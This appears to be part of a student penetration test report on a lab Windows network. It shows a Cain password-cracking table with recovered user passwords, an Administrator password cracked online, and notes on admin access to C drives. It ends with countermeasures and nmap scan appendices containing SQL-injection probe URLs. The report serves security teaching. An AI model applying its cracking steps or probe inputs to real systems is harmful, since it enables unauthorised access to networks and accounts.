


Figure 46

Cain is very fast and should be done within seconds. From this word list 89 passwords were found, here are some of the passwords in Figure 47, the rest can be found in Appendix E.

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*		AAD3B435B51...	EBB4324F9223...		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16...		LM & NTLM
krbtgt	* empty *	*		AAD3B435B51...	AB4F1664AD3...		LM & NTLM
Benny Hill	* empty *	*		AAD3B435B51...	8516F8DCA38B...		LM & NTLM
R.Gudino	* empty *	*	design	AAD3B435B51...	1C2B91DC5B5...		LM & NTLM
E.Breck	* empty *	*	Winthrop	AAD3B435B51...	8BEA9888FA6A...		LM & NTLM
D.Lecroy	* empty *	*		AAD3B435B51...	D922A05BDF6...		LM & NTLM
C.Armes	* empty *	*	Antoine89	AAD3B435B51...	64A254697744...		LM & NTLM
C.Yother	* empty *	*	megabyte47	AAD3B435B51...	F2E4456F49C5...		LM & NTLM
K.Dipaola	* empty *	*	colonel	AAD3B435B51...	FEEA695375D6...		LM & NTLM
M.Lanasa	* empty *	*	immune44	AAD3B435B51...	1427646B5F652...		LM & NTLM
D.Clinard	* empty *	*	Fedders50	AAD3B435B51...	E036DF0EB8BF...		LM & NTLM
W.Parekh	* empty *	*	polymeric	AAD3B435B51...	BB14AE3D15D...		LM & NTLM
N.Hooton	* empty *	*		AAD3B435B51...	78BE78D9E9D6...		LM & NTLM
D.Mcdonough	* empty *	*	offset66	AAD3B435B51...	D668EAA63080...		LM & NTLM
M.Bonneau	* empty *	*	consort84	AAD3B435B51...	0F53777678414...		LM & NTLM
F.Nelms	* empty *	*		AAD3B435B51...	8CF0E11A315E...		LM & NTLM
E.Hillhouse	* empty *	*	inexpiable	AAD3B435B51...	CDB6C10C1A5...		LM & NTLM
M.Lampe	* empty *	*	proviso38	AAD3B435B51...	6EDC41D85C4...		LM & NTLM
L.Mcnaughton	* empty *	*	Decker41	AAD3B435B51...	BDCACCCD22...		LM & NTLM
D.Halas	* empty *	*	variate21	AAD3B435B51...	B749CB4DF09...		LM & NTLM
R.Burstein	* empty *	*		AAD3B435B51...	29FCE465C583...		LM & NTLM
V.Layman	* empty *	*	occasion	AAD3B435B51...	797CAFD8BD3...		LM & NTLM
A.Marsland	* empty *	*	fondle	AAD3B435B51...	0079E667F2853...		LM & NTLM
D.Rosamond	* empty *	*		AAD3B435B51...	D667F7484FEB...		LM & NTLM
B.Riche	* empty *	*	reckon	AAD3B435B51...	4F43D0D3DDD...		LM & NTLM
J.Wiste	* empty *	*	indefensible48	AAD3B435B51...	E8D24C2FCE21...		LM & NTLM
T.Lefebre	* empty *	*	pilfer1	AAD3B435B51...	E13000F415759...		LM & NTLM
S.Dalrymple	* empty *	*	Inverness75	AAD3B435B51...	41F568873A0D...		LM & NTLM
R.Stoneking	* empty *	*	resort71	AAD3B435B51...	F6D17055873A...		LM & NTLM
S.Russom	* empty *	*	armadillo19	AAD3B435B51...	871AF0FFF510...		LM & NTLM
M.Maxwell	* empty *	*	Barstow58	AAD3B435B51...	DA5156E957E6...		LM & NTLM
Z.Sowders	* empty *	*	ringmaster12	AAD3B435B51...	89950B91A2DB...		LM & NTLM
M.Hoy	* empty *	*	Stirling12	AAD3B435B51...	B9972D4BCF4E...		LM & NTLM
C.Selzer	* empty *	*	coworker91	AAD3B435B51...	CDA3E17BC19...		LM & NTLM
K.Leiker	* empty *	*	downbeat5	AAD3B435B51...	F8F33CFB622A...		LM & NTLM
S.Gerst	* empty *	*	withstood	AAD3B435B51...	253AC7279AC...		LM & NTLM
D.Kennemer	* empty *	*	grantor91	AAD3B435B51...	89541E187B43...		LM & NTLM
L.Angelo	* empty *	*	adject85	AAD3B435B51...	B2FB255AACC...		LM & NTLM
L.Gamino	* empty *	*	tighten	AAD3B435B51...	2CF4E4571585...		LM & NTLM

Figure 47

Although Cain gave the password to the majority of the users and even some admins it did not manage to crack the main Administrator password. However, by using an online NTLM cracker, seen in Figure 48, the Administrator password can be cracked. (Hash killer, 2018)




Figure 48

With the password “Thisisverysecret17” the Administrator account can be accessed through client 2, see Figure 49 for the breach.




Figure 49

Since Administrator access has been acquired the last task is to leave an indication that the penetration test was successful. This will be a text document somewhere in the C drive of each server and client, however client 2 is the only computer with physical access. To get into the C drive of each server and client use the command shown in Figure 50 in the command prompt of a windows machine.




Figure 50

Now the current machine has access to the C drive on Server 1 and the text document can be placed. Placing the text file in the System32 folder is a good idea as it proves the power of this penetration test since System32 contains the core elements of Windows operating system including the Kernel. This shows that if had been a malicious hacker instead of a penetration tester a lot of havoc could have been caused since deleted System32 would have crashed the whole server.




Figure 51




Figure 52

The white box penetration is now complete since admin access has been achieved and there is access to the C drive.

3 DISCUSSION

3.1 GENERAL DISCUSSION

From the results gathered it is clear that the servers and clients are very vulnerable to a potential hacker or malicious insider. With standard hacking tools the user could gain significant control over the network wreak havoc if they wanted too.

The aim of the project was accomplished since admin access was achieved with the username "Administrator" and password "Thisisverysecret17". Although using Cain did not crack this password a simple search brought up an NTLM cracker that immediately cracked the password. Access to the C drive was also achieved by using the Administrator credentials and the net use command giving the full contents of each server and client where a potential hacker could easily delete the System32 file ruining the server.

3.2 COUNTERMEASURES

The eternal blue exploit is a rather dangerous exploit but can be avoid by a simple Windows update. Downloading the MS17-010 security update will stop the vulnerability to an eternalblue, doublepulsar and even wannacry attack from affecting devices and networks. (Avast, 2018)

Slowloris could have been partially countered by adding a time out feature to ports since slowloris works by sending partial request and never completing them. A time out would get rid of the partial connection after a certain amount of time, making much harder to DDOS the network. (cPanel, 2018)

The majority of passwords were cracked within seconds in Cain so implementing a stricter password policy enforcing a long password rule or encouraging to use pass phrases instead of passwords would help massively. Educating workers on how easy some passwords are to crack would also help scare the employees into creating strong passwords. Administrator passwords should be far more complicated than "Thisisverysecret17" having random characters, numbers and symbols to make the password unbreakable to a simple NTLM cracker. No standard words should ever be used in an Administrator password.

3.3 CONCLUSIONS

In conclusion the servers and clients were very vulnerable and could easily be exploited by a malicious insider or external hacker. The eternalblue exploit was implemented onto the server with little resistance and the password hashes were cracked very quickly. This could have been devastating if a person with a malicious intend had done this test as many of the users details were exposed including Administrators and access to each servers and clients C drive was gained.

However using the counter measures above the network would have been significantly safer from a doublepulsar attack and make it much harder to DDOS. Passwords would have been much harder to crack and the Admin details should be basically impossible to acquire.

With some small simple updates to the network, ports and passwords the penetration test would have been a lot harder. Updating software, especially security and operating system software would stop the exploit used from ever being useful to a hacker again.

3.4 FUTURE WORK

Given more time some other system hacking work could have been done to fully test the network. From the vulnerability scans it was clear that the server and clients were weak to remote code execution, however another vulnerability was that Server 1 was the Slowloris vulnerability which holds all the connections of a server hostage creating a DDOS attacks. A test of this could have helped the company understand how to make their network safer from easier methods of hacking. Trying to decode all of the user's passwords also would have added some weight to the report showing that their password are all too weak.

REFERENCES

Hash Killer. (2018). *NTLM Decrypter*. Retrieved from Hash killer:

https://hashkiller.co.uk/ntlm-decrypter.aspx

Avast. (2018). *Updating Windows to fix the EternalBlue vulnerability and prevent the DoublePulsar attack*. Retrieved from Avast support: https://support.avast.com/en-gb/article/EternalBlue-vulnerability

cPanel. (2018). *How To Mitigate Slowloris Attacks*. Retrieved from cPanel:

https://documentation.cpanel.net/display/EA/How+To+Mitigate+Slowloris+Attacks

APPENDICES

APPENDIX A (PING)

```
root@kali:~# ping -c4 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=19.8 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=128 time=0.508 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=128 time=0.575 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=128 time=0.525 ms

--- 192.168.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 42ms
rtt min/avg/max/mdev = 0.508/5.346/19.776/8.331 ms
root@kali:~#
```

```
root@kali:~# ping -c4 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=128 time=1.52 ms
64 bytes from 192.168.0.10: icmp_seq=2 ttl=128 time=0.764 ms
64 bytes from 192.168.0.10: icmp_seq=3 ttl=128 time=0.693 ms
64 bytes from 192.168.0.10: icmp_seq=4 ttl=128 time=0.635 ms

--- 192.168.0.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 45ms
rtt min/avg/max/mdev = 0.635/0.902/1.518/0.359 ms
root@kali:~#
```

```
root@kali:~# ping -c4 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=44.3 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=0.517 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=1.16 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=0.719 ms

--- 192.168.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 16ms
rtt min/avg/max/mdev = 0.517/11.673/44.295/18.835 ms
root@kali:~#
```

```
root@kali:~# ping -c4 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=128 time=0.833 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=128 time=0.534 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=128 time=0.523 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=128 time=0.689 ms

--- 192.168.0.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 31ms
rtt min/avg/max/mdev = 0.523/0.644/0.833/0.130 ms
root@kali:~#
```

APPENDIX B (NMAP)

NMAP script:

```
import os
# hosts array
host = ["192.168.0.1", "192.168.0.2", "192.168.0.10", "192.168.0.11"]
c = 0
for c  in range(0,4):
    print ("TCP SCAN" , host[c])
    os.system("/usr/bin/nmap -sT -oN tpcscan.txt --append-output " + host[c])
    print (" ")
    print (" ")

for c in range(0,4):
    print ("OS DETECTION" , host[c])
    os.system("nmap -O -oN osdetectionscan.txt --append-output " + host[c])
    print (" ")
    print (" ")

for c in range(0,4):
        print ("NMAP VUNERABILITY SCAN" ,host[c])
        os.system("nmap --script vuln -oN vunerabilityscan.txt --append-output " + host[c])
        print(" ")
        print(" ")
```

NMAP results:

TCP results-

Nmap 7.70 scan initiated Thu Dec 6 06:47:58 2018 as: /usr/bin/nmap -sT -oN tpcscan.txt --append-output 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.0022s latency).
Not shown: 979 closed ports
PORT STATE SERVICE
23/tcp open telnet
42/tcp open nameserver
53/tcp open domain
80/tcp open http
88/tcp open kerberos-sec
135/tcp open msrpc
139/tcp open netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds
464/tcp open kpasswd5
593/tcp open http-rpc-epmap
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49155/tcp open unknown
49156/tcp open unknown
49160/tcp open unknown

```
49161/tcp open  unknown
MAC Address: 00:0C:29:65:8E:40 (VMware)

# Nmap done at Thu Dec  6 06:48:13 2018 -- 1 IP address (1 host up) scanned in 15.14 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:48:13 2018 as: /usr/bin/nmap -sT -oN tpcscan.txt --append-
output 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.0093s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:50:56:3A:42:9F (VMware)

# Nmap done at Thu Dec  6 06:48:28 2018 -- 1 IP address (1 host up) scanned in 14.56 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:48:28 2018 as: /usr/bin/nmap -sT -oN tpcscan.txt --append-
output 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00048s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
```

```
MAC Address: 00:0C:29:1F:15:CB (VMware)

# Nmap done at Thu Dec  6 06:48:42 2018 -- 1 IP address (1 host up) scanned in 14.82 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:48:43 2018 as: /usr/bin/nmap -sT -oN tpcscan.txt --append-
output 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up (0.012s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49167/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 00:50:56:33:A7:38 (VMware)

# Nmap done at Thu Dec  6 06:48:58 2018 -- 1 IP address (1 host up) scanned in 15.48 seconds
```

OS detection results –

```
# Nmap 7.70 scan initiated Thu Dec  6 06:50:50 2018 as: nmap -O -oN osdetectionscan.txt --append-
output 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.0024s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
```

```
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
MAC Address: 00:0C:29:65:8E:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  6 06:51:05 2018 -- 1 IP address (1 host up) scanned in 15.76 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:51:06 2018 as: nmap -O -oN osdetectionscan.txt --append-
output 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00085s latency).
Not shown: 980 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
42/tcp   open  nameserver
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:50:56:3A:42:9F (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
```

```
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  6 06:51:21 2018 -- 1 IP address (1 host up) scanned in 15.80 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:51:21 2018 as: nmap -O -oN osdetectionscan.txt --append-
output 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00094s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
MAC Address: 00:0C:29:1F:15:CB (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  6 06:51:37 2018 -- 1 IP address (1 host up) scanned in 15.76 seconds
# Nmap 7.70 scan initiated Thu Dec  6 06:51:37 2018 as: nmap -O -oN osdetectionscan.txt --append-
output 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up (0.00069s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49167/tcp open  unknown
49175/tcp open  unknown
49176/tcp open  unknown
```

```
MAC Address: 00:50:56:33:A7:38 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Dec  6 06:51:53 2018 -- 1 IP address (1 host up) scanned in 15.65 seconds
```

Vulnerability scan results-

```
# Nmap 7.70 scan initiated Thu Dec  6 06:51:53 2018 as: nmap --script vuln -oN vunerabilityscan.txt --
append-output 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.00099s latency).
Not shown: 979 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
42/tcp   open  nameserver
53/tcp   open  domain
80/tcp   open  http
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.1
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.0.1:80/student/
|     Form id:
|_    Form action: process_form.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /: Root directory w/ directory listing
|_  /icons/: Potentially interesting folder w/ directory listing
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
```

```
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=N%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=M%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=S%3bO%3dD%27%20OR%20sqlspider
|     http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider
|_    http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-trace: TRACE is enabled
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
|_sslv2-drown:
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
|_sslv2-drown:
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49160/tcp open  unknown
49161/tcp open  unknown
MAC Address: 00:0C:29:65:8E:40 (VMware)
```

```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
